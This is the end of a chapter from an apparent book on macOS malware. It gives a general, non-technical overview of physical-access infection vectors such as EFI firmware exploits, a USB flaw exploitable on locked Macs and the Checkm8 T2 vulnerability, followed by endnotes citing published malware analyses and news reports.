So far, all the infection vectors discussed in this chapter are *remote*, meaning the attacker is not actually present at the system's location during the attack. There are several upsides to remote attacks. They allow attackers to overcome geographic disparities, as well as scale their attack to infect many targets around the world. Remote attacks also increase the attacker's stealth, reducing their risk; if they're careful, it's unlikely that the attacker will be identified or physically apprehended.

The main downside to remote attacks is that their success is far from guaranteed. When given physical access to a computer, attackers greatly increase their likelihood of achieving a successful infection. To do so, however, they must first gain hands-on access to the target system, as well as accept the increased risk of getting caught red-handed. Also, physical attacks still often require exploits. Though the average hacker may not possess the resources, nor be willing to accept the risks of physical access attacks, nation-state hackers, who often chase specific high-value targets, have been known to pull them off. For example, in an article titled "WikiLeaks Reveals How the CIA Can Hack Mac's Hidden Code," *Wired* notes:

> If the CIA wants inside your Mac, it may not be enough that you so carefully avoided those infected email attachments or maliciously

> crafted web sites designed to plant spyware on your machine . . . if Langley's hackers got physical access, they still could have infected the deepest, most hidden recesses of your laptop.[25]

The leaked government documents mentioned in the article discuss the agency's capabilities and use of *Extensible Firmware Interface (EFI) exploits*, which target vulnerabilities in pre-operating system bootup code. The payloads they install are notoriously difficult to both detect and remove. Moreover, as the exploited vulnerabilities may exist in read-only memory, they may be impossible to fix with software-based patches. For more details on EFI and bootloader attacks, see "BootBandit: A macOS bootloader attack."[26]

Of course, these low-level EFI-based exploits aren't the only option for an attacker with physical access to a Mac. A local attacker could exploit vulnerabilities, for example in the USB stack, even if the target Mac is locked. Case in point: older versions of Apple's desktop operating system contain a reliably exploitable USB flaw. Attackers can trigger this non-public vulnerability by simply inserting a USB device, even if the target is in a locked state. Moreover, as the vulnerable code runs with root privileges, a successful exploitation can lead to complete system compromise via the installation of persistent malware.

More recently, the infamous Checkm8 vulnerability, well known for being able to jailbreak iPhones, was found to also impact Apple's non-mobile devices too, such as Macs and MacBooks with T2 chips. When given physical access to a target system, attackers could abuse this flaw to infect a macOS system.[27]

Up Next

You should now have a solid understanding of how malicious software can infect macOS systems. What does malware do once it has infected a system? More often than not, it will persistently install itself. In Chapter 2 we'll turn our attention to the various methods of persistence.

Endnotes

1 Patrick Wardle, "Gatekeeper Exposed," January 17, 2016, *https://speakerdeck.com/patrickwardle/shmoocon-2016-gatekeeper-exposed-come-see-conquer/*.

2 "Notarizing macOS Software Before Distribution," *Apple Developer Documentation*, *https://developer.apple.com/documentation/xcode/notarizing_macos_software_before_distribution/*.

3 Mike Peterson, "New Mac malware uses 'novel' tactic to bypass macOS Catalina security," *AppleInsider*, June 18, 2020, *https://appleinsider.com/articles/20/06/18/new-mac-malware-uses-novel-tactic-to-bypass-macos-catalina-security/*.

4 Patrick Wardle, "Apple Approved Malware: Malicious Code . . . Now Notarized!?" *Objective-See*, August 30, 2020, *https://objective-see.com/blog/blog_0x4E.html*.

5 Patrick Wardle, "All Your Macs Are Belong To Us: bypassing macOS's file quarantine, gatekeeper, and notarization requirements," *Objective-See*, April 26, 2021, *https://objective-see.com/blog/blog_0x64.html*.

6 Ofer Caspi, "OSX Malware is Catching Up, and it wants to Read Your HTTPS Traffic," *Check Point Blog*, April 27, 2017, *https://blog.checkpoint.com/2017/04/27/osx-malware-catching-wants-read-https-traffic/*.

7 "About the Web Browser Pop-up Alert Scam," *Intego Support*, April 16, 2021, *https://support.intego.com/hc/en-us/articles/207113578-About-the-Web-Browser-Pop-up-Alert-Scam/*.

8 "OSX.Siggen" in Patrick Wardle, "The Mac Malware of 2019," *Objective-See*, January 1, 2020, *https://objective-see.com/blog/blog_0x53.html#osx-siggen*.

9 @phishingAI, "@WhatsApp #phishing/drive-by-download domain," *Twitter*, April 25, 2019, *https://twitter.com/PhishingAi/status/1121409348184313856/*.

10 Patrick Wardle, "Pass the AppleJeus: a mac backdoor written by the infamous lazarus apt group," *Objective-See*, October 12, 2019, *https://objective-see.com/blog/blog_0x49.html*.

11 Patrick Wardle, "Invading the core: iWorm's infection vector and persistence mechanism," *Virus Bulletin*, October 2014, *https://www.virusbulletin.com/uploads/pdf/magazine/2014/vb201410-iWorm.pdf*.

12 Thomas Reed, "New Mac cryptominer Malwarebytes detects as Bird Miner runs by emulating Linux," *Malwarebytes Labs*, June 20, 2019, *https://blog.malwarebytes.com/mac/2019/06/new-mac-cryptominer-malwarebytes-detects-as-bird-miner-runs-by-emulating-linux/*.

13 Michel Malik, "LoudMiner: Cross-platform mining in cracked VST software," *WeLiveSecurity*, June 20, 2019, *https://www.welivesecurity.com/2019/06/20/loudminer-mining-cracked-vst-software/*.

14 Taha K., "In the Trails of WindShift APT," *https://gsec.hitb.org/materials/sg2018/D1%20COMMSEC%20-%20In%20the%20Trails%20of%20WINDSHIFT%20APT%20-%20Taha%20Karim.pdf*; Patrick Wardle, "Middle East Cyber-Espionage: Analyzing WindShift's implant: OSX.WindTail," *Objective-See*, December 20, 2018, *https://objective-see.com/blog/blog_0x3B.html*.

15 See "OSX.Yort" in Patrick Wardle, "The Mac Malware of 2019," *Objective-See*, January 1, 2020, *https://objective-see.com/blog/blog_0x53.html#osx-yort*.

16 Patrick Wardle, "Documents of Doom: Infecting macOS via Office Macros," *Objective-See, https://objectivebythesea.com/v3/talks/OBTS_v3_pWardle.pdf*.

17 Trend Micro Research, "The XCSSET Malware: Inserts Malicious Code Into Xcode Projects, Performs UXSS Backdoor Planting in Safari, and Leverages Two Zero-day Exploits," 2020, *https://documents.trendmicro.com/assets/pdf/XCSSET_Technical_Brief.pdf*.

18 Patrick Wardle, "HandBrake Hacked! OSX/Proton (re)appears," *Objective-See*, June 5, 2017, *https://objective-see.com/blog/blog_0x1D.html*.

19 Patrick Wardle, "Analyzing OSX/CreativeUpdater: a macOS cryptominer, distributed via macupdate.com," *Objective-See*, May 2, 2018, *https://objective-see.com/blog/blog_0x29.html*.

20 "Flash March Mc000091 Mw," *Scribd*, March 5, 2018, *https://www.scribd.com/document/389668224/Flash-March-Mc000091-Mw/*.

21 Nicole Fishbein and Avigayil Mechtinger, "A Storm is Brewing: IPStorm Now Has Linux Malware," *Intezer*, October 1, 2020, *https://www.intezer.com/blog/research/a-storm-is-brewing-ipstorm-now-has-linux-malware/*; "IPStorm" in Patrick Wardle, "The Mac Malware of 2020," *Objective-See*, January 1, 2021, *https://objective-see.com/blog/blog_0x5F.html#-ipstorm*.

22 Broderick Ian Aquilino, "Flashback OS X Malware," *Virus Bulletin Conference*, September 2012, *https://archive.f-secure.com/weblog/archives/Aquilino-VB2012.pdf*.

23 Patrick Wardle, "Burned by Fire(fox)," *Objective-See*, June 20, 2019, *https://objective-see.com/blog/blog_0x43.html*.

24 Cyrus Farivar, "How a Russian hacker made $45,000 selling a 0-day Flash exploit to Hacking Team," *Ars Technica*, October 7, 2015, *https://arstechnica.com/information-technology/2015/07/how-a-russian-hacker-made-45000-selling-a-zero-day-flash-exploit-to-hacking-team/*.

25 Andy Greenberg, "WikiLeaks Reveals How the CIA Can Hack a Mac's Hidden Code," *Wired*, March 23, 2017, *https://www.wired.com/2017/03/wikileaks-shows-cia-can-hack-macs-hidden-code/*.

26 Armen Boursalian and Mark Stamp, "BootBandit: A macOS bootloader attack," *Wiley Online Library*, August 19, 2019, *https://onlinelibrary.wiley.com/doi/full/10.1002/eng2.12032/*.

27 Lily Hay Newman, "Apple's T2 security chip has an unfixable flaw," *Ars Technica*, October 10, 2020, *https://arstechnica.com/information-technology/2020/10/apples-t2-security-chip-has-an-unfixable-flaw/*.